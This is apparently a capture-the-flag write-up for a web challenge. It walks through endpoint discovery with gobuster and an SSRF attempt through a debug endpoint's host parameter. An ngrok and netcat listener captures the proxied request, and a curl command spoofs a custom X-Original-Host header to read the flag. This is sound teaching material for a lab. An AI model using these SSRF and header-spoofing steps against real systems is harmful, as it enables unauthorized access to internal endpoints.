

After we look through the source code, we see that there's a request being done to **/api/data/cat**. I decided to try a gobuster command for **/api/**, which revealed 2 things:

1. There's another endpoint. **/api/flag**, which requires we are localhost:5000.
2. If we access **/api/data**, we quickly learn of the debug endpoint, **/api/data/debug** which wants a **host** argument.


After this, we can access <http://34.89.171.2:30565/api/data/debug?host=localhost:5000> and see... that it works! However, I got stuck for a bit and needed another gobuster command as localhost:5000/api/flag doesn't exist, it's just localhost:5000/flag. However, this still doesn't work. What is going on?

Terminal 1: ngrok tcp 4444

Terminal 2: nc -nvlp 4444

The ngrok tunnel host is 0.tcp.eu.ngrok.io:13145 so I accessed <http://34.89.171.2:30565/api/data/debug?host=0.tcp.eu.ngrok.io:13145>

This is to try and understand what is the proxy doing to the request.



```
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 57458
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;
        q=0.8,application/signed-exchange;v=b3;q=0.7
Connection: close
Host: localhost:5000
X-Real-IP: 188.173.167.202
X-Forwarded-For: 188.173.167.202
X-Original-Host: :5000
Upgrade-Insecure-Requests: 1
Accept-Language: ro-R0,ro;q=0.9,en-US;q=0.8,en;q=0.7
```

To the untrained eye this might seem completely normal, however there's something really weird about this. What is **X-Original-Host**? Turns out, it's a custom header used by the server/proxy for some reason. Probably the endpoint checks the **X-Original-Host** header instead of the Host header...

And yes, **curl -H 'X-Original-Host: localhost'**

<http://34.89.171.2:30565/api/data/debug?host=127.0.0.1:5000/flag> does work, however I find it funny that **curl -H 'X-Original-Host: localhost' http://34.89.171.2:30565/api/flag** also works! Since the proxy deletes the localhost from the header, using the proxy doesn't help. This means that, all along, this challenge never was SSRF, it was finding the custom header and using it. Plot twist!

Made with love by: AndreiCat

